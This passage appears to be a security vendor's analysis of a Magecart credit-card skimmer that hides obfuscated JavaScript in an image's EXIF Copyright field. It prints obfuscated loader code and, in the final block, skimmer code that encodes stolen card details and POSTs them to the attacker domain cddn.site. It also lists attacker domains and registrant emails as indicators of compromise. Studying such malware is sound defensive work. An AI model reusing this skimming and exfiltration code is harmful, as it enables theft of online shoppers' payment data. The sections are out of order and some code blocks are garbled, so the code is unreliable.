
The JavaScript code for the skimmer is obfuscated using the WiseLoop PHP JS Obfuscator library, in line with what we saw on the client-side.

```
alert("WiseLoop JavaScript Obfuscator Message\n\n" +
"Source code for [{JS}] could not be loaded.\n" +
"Please check the following:\n" +
"- the absolute URL path '{JS}' should be valid and readable\n" +
"- if you have specified a repository name, make sure you dit it via 'rjs'
query variable like this: jso.php?rjs={REPOSITORYNAME}/{JS}\n" +
"- if a repository name was not specified, make sure that the repository
'{REPOSITORYNAME}' has a directory path that contains the '{JS}' file\n" +
"The '{REPOSITORYNAME}' repository configuration: {REPOSITORY}");

;eval(
function(w,i,s,e){
var lI1l=0;var l1lI=0;var l1l1=0;var l1l1l=[];var l1l1I=[];
while(true){
if(lI1l<5)l1lI.push(w.charAt(lI1l));else if(lI1l<w.length)l1l1.
push(w.charAt(lI1l));lI1l++;
if(l1lI<5)l1l1I.push(i.charAt(l1lI));else if(l1lI<i.length)l1l1.
push(i.charAt(l1lI));l1lI++;
if(l1l1<5)l1l1I.push(s.charAt(l1l1));else if(l1l1<s.length)l1l1.
push(s.charAt(l1l1));l1l1++;
if(w.length+i.length+s.length+e.length==l1l1.length+l1l1I.length+e
.length)break;
}
var lI1l=l1l1I.join('');var l1lI=l1l1I.join('');l1lI=0;var l1l1l=[];
for(lI1l=0;lI1l<l1l1I.length;lI1l+=2){
var l1l1l=-1;if(l1lI.charCodeAt(l1lI)%2)l1l1l=1;
l1l1I.push(String.fromCharCode(parseInt(lI1l.substr(lI1l,2),36)-
l1l1l));
l1lI++;if(l1lI>=l1l1I.length)l1lI=0;
}
return l1l1I.join('');
}
('{JS-W}','{JS-I}','{JS-S}','{JS-E}')
```

### Connections to other skimmers, Magecart group 9

Based on open source intelligence, we can find more details on how this skimmer may have evolved. An earlier version of this skimmer was found hosted at jqueryanalyse[.]xyz (archive [here](#)). It lacks some obfuscation found in the more recent case we found, but the same core features, such as loading JavaScript via the Copyright field (metadata of an image file), exist.



We also can connect this threat actor to another skimming script based on the registrant’s email (rotrnberg.s4715@gmail[.]com) for cddn[.]site. Two domains (cxizi[.]net and yzxi[.]net) share the same skimmer code which looks much more elaborate and does not appear to have much in common with the other two JavaScript pieces (archive [here](#)).


```

<html>
<script>
var _0x2626 = ['\x5b\x0a\x20\x31\x2c\x0a\x20\x32\x0a\x5d', '\x22\x2d\x32\x37\x31\x38\x32\
(function(_0x242ecc, _0x528af0) {
var _0x1e1be8 = function(_0x1efd91) {
while (--_0x1efd91) {
_0x242ecc['push'](_0x242ecc['shift']());
}
};
_0x1e1be8(++_0x528af0);
}(_0x2626, _0xf8));
var _0x5531 = function(_0x5890cf, _0x9a0395) {
_0x5890cf = 93, _0x9a0395 = undefined
_0x5890cf = _0x5890cf - 0x0;
var _0x4b6433 = _0x2626[_0x5890cf];
return _0x4b6433;
}


```

While debugging it, we can spot the string ‘ars’ within a URL path. That same string was seen being used in the first skimmer (see Figure), although it might very well just be a coincidence.

The data exfiltration is quite different too. While the content-type is an image again, this time we see a GET request where the stolen data is Base64 encoded only, and passed as a URL parameter instead.



Finally, this skimmer may have ties with Magecart Group 9. Security researcher [@AffableKraut pointed out](#) that a domain (magentorates[.]com) using this EXIF metadata skimming technique has the same Bulgarian host, same registrar, and was registered within a week of magerates[.]com.



Magerates[.]com is registered under newserf@mail.ru, which also has other skimmer domains, and in particular several used via another [clever evasion technique](#) in the form of WebSockets. This type of skimmer was [tied](#) to Magecart Group 9, originally [disclosed](#) by [Yonathan Klijnsma](#) .

Tracking digital skimmers is not an easy task these days, as there are many threat actors and countless variations of skimming scripts based off toolkits or that are completely custom.

We continue to track and report skimmers in an effort to protect online shoppers from this campaign and dozens of others.

## Indicators of Compromise

### EXIF skimmers

```
cddn[.]site  
magentorates[.]com  
pixasbay[.]com  
lebs[.]site  
bestcdnforbusiness[.]com  
apilivechat[.]com  
undecoveria[.]com  
wosus[.]site
```

### Older EXIF skimmer

```
jqueryanalise[.]xyz  
jquery-analitycs[.]com
```

### Skimmer #3


```
xciy[.]net  
yxxi[.]net  
cxizi[.]net  
yzxi[.]net
```

### Other skimmers

```
sonol[.]site  
webtrans[.]site  
koinweb[.]site  
xoet[.]site  
ads-fbstatistic[.]com  
bizrateservices[.]com  
towbarchat[.]com  
teamsystems[.]info  
j-queries[.]com
```


### Registrant emails

```
anya.barber56@gmail[.]com  
smithlatrice100@yahoo[.]com  
rotrnberg.s4715@gmail[.]com  
newserf@mail[.]ru
```




Malwarebytes was already blocking a malicious domain called `cddn[.]site` that was triggered upon visiting this merchant's website. Upon closer inspection we found that extraneous code had been appended to a legitimate script hosted by the merchant.

The offending code loads a favicon file from `cddn[.]site/favicon.ico` which turns out to be the same favicon used by the compromised store (a logo of their brand). This is an artifact of skimming code that's been [observed publicly](#) and that we refer to as Google loop.



However, nothing else so far from this code indicates any kind of web skimming activity. All we have is JavaScript that loads a remote favicon file and appears to parse some data as well.

This is where things get interesting. We can see a field called 'Copyright' from which data is getting loaded. Attackers are using the Copyright metadata field of this image to load their web skimmer. Using an EXIF viewer, we can now see JavaScript code has been injected:



The abuse of image headers to hide malicious code is [not new](#), but this is the first time we witnessed it with a credit card skimmer.

The presence of an *eval* is a sign that code is meant to be executed. We can also see that the malware authors have obfuscated it. An archive of this script can be found [here](#).

```
;eval(function(w,i,s,e){var lI1l=0;var l1lI=0;var l1l1=0;var l1l1l=[];var l1l1I
=[];while(true){if(lI1l<5)l1lI.push(w.charAt(lI1l));else if(lI1l<w.length)
l1l1.push(w.charAt(lI1l));lI1l++;if(l1lI<5)l1lI.push(i.charAt(l1lI));else if(
l1lI<i.length)l1l1.push(i.charAt(l1lI));l1lI++;if(l1l1<5)l1lI.push(s.charAt(
l1l1));else if(l1l1<s.length)l1l1.push(s.charAt(l1l1));l1l1++;if(w.length+i.
length+s.length+e.length==l1l1.length+l1lI.length+e.length)break;}var lI1l=
l1l1.join('\\');var l1lI=l1lI.join('\\');l1lI=0;var
l1l1l=[];for(lI1l=0;l1lI<l1l1.length;l1lI+=2){var
l1l1l=-1;if(l1lI.charCodeAt(l1lI)%2)l1l1l=1;l1l1.push(String.fromCharCode(parseI
nt(l1lI.substr(lI1l,2),36)-l1l1l));l1lI++;if(l1lI>=l1l1.length)l1lI=0;}return
l1l1l.join('\\');})(\`ec6911u212a29313918263q0z311o27312o1b3x2e1d3o01112m3q0z322
m3x3u35262v223plz323a251s25352116212v25211c3u2711113a251q2735211630381y1112141
1153x2b2o1931261u3s2v312p113u263e153x292q1921261z121o253e1g3e2b38182v3ul2111o3
60y12113b213x312b38162x3ul2111m3e182v3b213x2b233x39233x2b233v11112u291z323u291
u3s291r2qli25323q2elz21141b3x111z322435163z2qlb3x1111lv35211d303p3e113w2m211ql
g273zlqlo25111q273t193124163ele3e39381c3y2b321x3w2u3q3s39322b3r35323919163z161
1121o233elq11113u263e1d37383x111z231211d11a1d1k1g111f1h3e181e1v3c1c1g1d3f123
g1m3g
Obfuscated code using WiseLoop PHP JavaScript Obfuscator
g1w2e1
s2e1k2e1w1c1z2e1w1e1v2e1s2f1y2c1t2e1v2e1q2f172e1v2c1u2e1u2e1c2e1u2g1v2c1u2f1t2
e1q3g1x2e1u3e142e1w2g1w2e1t2g112c1s1e1u2e1q2g1v2e1v2c1v2e1v2e1t2e1s3f1y2c1u3e1
s2e1q3g1h2e1u2d192e1u3f1y2e1s2f1a2c1s3f1j2e1qlf172e1u3e102e1u3f152e1u3f1w2c1s3
f1b2e1q3f1t2e1u2d172e1w3f1t2e1s3f1b2c1t3e1e2e1q3f182e1w3d1y2e1u3f172e1u3f1a2c1
s1f1b2e1s3f1e2e1u3d172e1u3g1p2e1s2f1b2c1s3f1e2e1q3f192e1u3e1w2e1ulf152e1s3f1b2
c1s3f192e1q3f1b2e1u2c1u2e1ule1d1e1b1f1g3e1c1e1k1g1k3f1r3d1e3d1f3f1k2f103f112f1
e2e1m1e1d3e1d3f1c3f1r1e1f1g1s3g1d1e1f1f1e3c1d1f181g1q1f1b1f1e3d1f3g113f1e2e1f1
e1f1c1f1g1r3e1d1e183f151e1h2e1d1f1l1f1d3e1l1e1j3g113g1h1g143f1g3e1m1g1r1g1g1g1
b2e1e1e1h3d1f2f1a1e1s2g1e1d1f3f143e1d3f1f3e1r3e113e1f3g161f1d3e141e1b1f1b1f1d1
f1d1f111e1f2e1q2e1d1e1f1e1f3d1f1e1a1d1d1g1h1e1z2c1t1e122e1s2e1q2e1v3e1f2e1v2g1
y2e1u2e1z2c1s2e112e1s3e1c2e1u2c1x2e1u2e1j2e1u2g172c1u2g1c2e1r3e1h2e1w2e1x2e1w2
```

### Skimmer exfiltrates data as an image

The initial malicious JavaScript (Figure 2) loads the skimming portion of the code from the favicon.ico (Figure 3) using an  tag, and specifically via the *onerror* event.

As with other skimmers, this one also grabs the content of the input fields where online shoppers are entering their name, billing address and credit card details. It encodes those using Base64 and then reverses that string.

```
<img src="" onerror="ZHNp=
document.createElement('tpircs'.split('').reverse().join(''));ZHNp.innerHTML=
(w,i,s,e){var l1l1=0;var l1lI=0;var l1l1=0;var l1l1=[];var
l1lI=[];while(true){if(l1l1<5)l1lI.push(w.charAt(l1l1));else
if(l1l1<w.length)l1l1.push(w.charAt(l1l1));l1l1++;if(l1lI<5)l1lI.push(i.charAt(l1lI));
if(l1lI<i.length)l1lI.push(i.charAt(l1lI));l1lI++;if(l1l1<5)l1lI.push(s.charAt(l1l1));
if(l1l1<s.length)l1l1.push(s.charAt(l1l1));l1l1++;if(w.length+i.length+s.length+e.
l1.leng
rdat = btoa(unescape(encodeURIComponent(localStorage.getItem("ars"))))
l1lI=1;
split("").reverse().join("");
l1l1=-1;
localStorage.removeItem("ars");
(1l1l,2
if (!ch || !cn)
l1l1.jc
{
if (!ch)
{
IURL = "data:image/x-icon;base64," + rdat;
block = IURL.split(";");
contentType = block[0].split(":")[1];
realData = block[1].split(",")[1];
blob = new Blob([realData],
{
type: contentType
});
fd = new FormData();
fd.append("image", blob);
url = '//cddn.site/favicon.ico';
fetch(url,
{
mode: "no-cors",
method: "POST",
body: fd
});
}
```

**Stolen data is Base64 encoded and then string reversed**

**Use FormData API to send stolen data as 'image/x-icon'**

It comes with a twist though, as it sends the collected data as an image file, via a POST request, as seen below:

